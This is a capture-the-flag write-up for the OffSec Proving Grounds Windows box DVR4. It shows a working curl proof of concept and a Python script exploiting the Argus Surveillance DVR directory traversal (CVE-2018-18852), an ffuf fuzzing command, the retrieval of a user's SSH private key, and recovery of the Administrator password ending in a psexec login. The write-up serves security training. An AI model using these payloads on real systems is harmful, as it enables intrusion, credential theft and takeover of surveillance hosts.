OffSec Proving Grounds DVR4 Writeup
Windows Proving Grounds box. Argus Surveillance DVR directory traversal reads viewer's SSH key, and its weak password encryption gives Administrator.
Summary
DVR4 is a Windows Proving Grounds box running Argus Surveillance DVR on port 8080. The WEBACCOUNT.CGI RESULTPAGE parameter is vulnerable to unauthenticated directory traversal (CVE-2018-18852), which reads arbitrary files off the host. The Argus users page lists a Viewer account that maps to a real system user, so traversing to users/viewer/.ssh/id_rsa pulls that user’s SSH private key and grants a login as viewer. From that shell the full DVRParams.ini config is readable, exposing the Administrator password in Argus’ weak encryption, which a public decryptor turns back into 14WatchD0g$; psexec then returns a shell as Administrator.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
# Nmap 7.98 scan initiated Sat Jan 17 15:04:46 2026 as: nmap -A -vv -oN scans/nmap.initial 192.168.234.179
Nmap scan report for 192.168.234.179
Host is up, received conn-refused (0.14s latency).
Scanned at 2026-01-17 15:04:47 -03 for 111s
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsljcHdJN7STx92SFZR/dtzDsO0v1blAoUfqWva1WJD9WXeKe0S9Oeg4L1eXC6ik5O6+lE7SRqz7Qiudrhk9CXxB0tmmX2SpZKMg1l01wmO5QEhpeuhDOb062dCDc1byOkpbBJq93afwVOEiaCOMVVjnwvJ5MFmZQzBcb02rmHKH7+o2BjMukTA8coWhCc2cqyEgPA031zSYCkdzxLlgHJMUlbDDtD0D143rLPZ6CtP5Nbxpbt/2Hj3thq7GQzToNdgCYCEIMg6Gs4xYHLO4lKcOb92wFdEtx+hA7xFxGOldfmEU4f3jyDSFazolJU4TxzewQ/kIi1W4Cj+tarEVTC6sBUAhHZSLAj5nkz7rljJIXiM8hYp6VMcpsqa1dtlwspeiFXL2RizuQgUzabzsQGmZ0Yu501ieYy1i7mIEWzO2UUx3tnCn9YKAh30jYQQvXYB+oUGuQqDIQh1f0Ds/Jd1IkFMJ8EZQ8Iaoa1UVpxupdZ8jtBm3BKT5+sVtJ4jwE=
|   384 e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
|_ecdsa-sha2-nistp384 AAAAE2VjZHNhLXNoYTItbmlzdHAzODQAAAAIbmlzdHAzODQAAABhBEqSs/ONYXuZGcGBUkLstnAWRP6wNsuJz6yUtmYymbBUobb797y3tkgWkCUhaDsB3z8XzhgoyCXS6MuXqF3FmiapitvPj1ig5TnVnHRvzuB2beKi/cH2XBduyaaKO6AORg==
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack
8080/tcp open  http-proxy    syn-ack
|_http-favicon: Unknown favicon MD5: 283B772C1C2427B56FC3296B0AF42F7C
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Argus Surveillance DVR
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Connection: Keep-Alive
|     Keep-Alive: timeout=15, max=4
|     Content-Type: text/html
|     Content-Length: 985
|     <HTML>
|     <HEAD>
|     <TITLE>
|     Argus Surveillance DVR
|     </TITLE>
|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
|     <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">
|     <frameset frameborder="no" border="0" rows="75,*,88">
|     <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" marginwidth="0" marginheight="0">
|     <frame name="ActiveXFrame" frameborder="0" scrolling="auto" noresize src="ActiveXIFrame.html" marginwidth="0" marginheight="0">
|     <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize src="CamerasBottomFrame.html" marginwidth="0" marginheight="0">
|     <noframes>
|     <p>This page uses frames, but your browser doesn't support them.</p>
|_    </noframes>
<SNIP>
Initial Access - Argus Surveillance
Port 8000 hosts an “Argus Surveillance” instance:

Search for vulnerabilities:
1
searchsploit argus
Find many entries, including directory traversal, unoquted service path (privilege escalation) and weak password encryption.
I view more about the directory traversal exploit:
1
searchsploit -x windows_x86/webapps/45296.txt
It reads:
1
2
3
4
5
6
7
# Description:
# Argus Surveillance DVR 4.0.0.0 devices allow Unauthenticated Directory Traversal,
# leading to File Disclosure via a ..%2F in the WEBACCOUNT.CGI RESULTPAGE parameter.

# PoC

curl "http://VICTIM-IP:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="
That way, apparently, we can read local files. I also read the weak encryption one:
1
searchsploit -x windows/local/50130.py
The exploit code has the following comments:
1
2
# Note: Argus Surveillance DVR 4.0 configuration is present in
# C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini
So perhaps I’m able to chain the directory traversal exploit to read Argus’ config file at C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini and reverse the encryption. I use a python script (slightly modified from this github repository) to poke with the directory traversal exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
import requests
import argparse

def perform_traversal(ip, port, target_file):
    base_path = 'WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F'
    traversal_path = f'{base_path}{target_file}'

    url = f'http://{ip}:{port}/'


    response = requests.get(url, params=traversal_path)

    if response.status_code == 200:
        print("Please check the output!")
        print("Response Content:")
        print(response.text)
    else:
        print(f"Failed with status code: {response.status_code}")
        print("Response Content:")
        print(response.text)

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Perform directory traversal.")
    parser.add_argument("ip", help="Target IP address")
    parser.add_argument("port", type=int, help="Target port")
    parser.add_argument("target_filepath", help="File path to access with directory traversal")

    args = parser.parse_args()

    perform_traversal(args.ip, args.port, args.target_filepath)
I use the exploit like so:
1
2
3
4
5
6
7
8
9
10
11
12
$ python3 argus-dvr-traversal.py 192.168.234.179 8080 'ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini'
Please check the output!
Response Content:
[Main]
ServerName=
ServerLocation=
ServerDescription=
ReadH=0
UseDialUp=0
DialUpConName=
DialUpDisconnectWhenDone=0
DIALUPUSEDEFAULTS" checked checked
But as you can see, the config file is just… Incomplete, it seems like. Or, it is supposed to be that way. I run the following ffuf command to look for files:
1
ffuf -u 'http://192.168.234.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FFUZZ&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD=' -w LFI-gracefulsecurity-windows.txt -fw 16
This eventually leads me to this entry:
1
Users/Administrator/NTUser.dat [Status: 200, Size: 6, Words: 1, Lines: 1, Duration: 1031ms]
I can use this path traversal vulnerability to read files in the Administrator user’s home folder. That means I can extract proof.txt:
1
2
3
4
$ python3 argus-dvr-traversal.py 192.168.234.179 8080 'users/administrator/desktop/proof.txt'
Please check the output!
Response Content:
18af490c7d5fe7f7a51f5e3e4d72cef5
But the intended path was to foreseen that user “Viewer” in Argus Surveillance was a valid system user (http://192.168.234.179:8080/Users.html)…

Grab this user’s SSH private key using the path traversal exploit:
1
2
3
4
5
6
$ python3 argus-dvr-traversal.py 192.168.234.179 8080 'users/viewer/.ssh/id_rsa'
Please check the output!
Response Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
<SNIP>
To log in as “viewer” via ssh using the private key (ssh -i viewer viewer@192.168.234.179):

Vertical Privilege Escalation
With SSH access to the victim machine, I can read the full config file:
1
C:\ProgramData\PY_Software\Argus Surveillance DVR>type DVRParams.ini
This would give me access to the encrypted password for Administrator:
1
Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8

Then use the exploit to obtain the cleartext password for Administrator and get a shell on the system:
1
psexec.py administrator:'14WatchD0g$'@192.168.234.179